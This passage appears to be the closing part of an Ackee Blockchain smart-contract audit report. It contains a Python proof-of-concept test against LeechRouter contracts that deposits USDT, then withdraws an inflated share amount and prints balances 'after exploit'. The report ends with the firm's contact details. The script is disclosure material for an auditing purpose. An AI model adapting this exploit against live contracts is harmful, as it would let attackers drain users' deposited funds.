            amount=100 * 10 ** USDC_ETHEREUM.decimals(),
            minAmounts=[1],
            data=[b""],

swapperAddress=Address("0x0000000000000000000000000000000000000000"),
            externalRouterAddress=velodrome_router.address,
            swapData=b""
        ),
        ILeechRouter.Sign(
            maxBlockNumber=21237759,
            signature=keccak256(to_bytes(text=f"\x19Ethereum Signed
Message:\n32")+hash_message)
        ),
        bridgedToken=USDC_ETHEREUM.address,
        from_=user_1_ethereum,
        value=1 * 10 ** 18
    )

    # check if the cross-chain transactions succeed
    for index, event in enumerate(tx.raw_events):
        if len(event.topics) == 0:
            continue

        if event.topics[0] == LeechRouter.DepositRequest.selector:
            # simulate transition of the tokens, if the deposit was
successful
            mint_erc20(USDC, leech_router, 100 * 10 ** USDC.decimals())

    print("Leech router balance after cross-chain: ",
USDC.balanceOf(leech_router.address))

    # giving USDC tokens to the LeechSwapperMock
    leech_swapper = LeechSwapperMock.deploy(chain=optimism_chain)
    mint_erc20(USDC, leech_swapper, 100 * 10 ** USDC.decimals())


    print("user balance USDT: ", USDT.balanceOf(user_1))
    print("user balance USDC: ", USDC.balanceOf(user_1))

    USDT.approve(leech_router.address, 100 * 10 ** USDC.decimals(),
from_=user_1)
    tx = leech_router.deposit(
        ILeechRouter.Request(
            poolId = 17,
            token = USDT,
```

```
            targetToken = USDC,
            amount = 100 * 10 ** USDT.decimals(),
            minAmounts = [1],
            data = [b""],
            swapperAddress = leech_swapper.address,
            externalRouterAddress = velodrome_router.address,
            swapData = b""
        ), from_=user_1
    )

    optimism_chain.mine(lambda x: x + 3600000)


    tx = leech_router.withdraw(
        ILeechRouter.Request(
            poolId = 17,
            token = USDC,
            targetToken = USDC,
            amount = 199 * 100 * 10 ** USDC.decimals() , # strategy shares. not tokens
            minAmounts = [1],
            data = [b""],
            swapperAddress = Address("0x0000000000000000000000000000000000000000"),
            externalRouterAddress = leech_router.address,
            swapData = b""
        ), from_=user_1
    )
    print("leech router balance after exploit, USDT: ", USDT.balanceOf(leech_router))
    print("leech router balance after exploit, USDC: ", USDC.balanceOf(leech_router))

    print("user balance USDT: ", USDT.balanceOf(user_1))
    print("user balance USDC: ", USDC.balanceOf(user_1))
```

ackee
blockchain security

Thank You

Ackee Blockchain a.s.

Rohanske nabrezi 717/4
186 00 Prague
Czech Republic

hello@ackee.xyz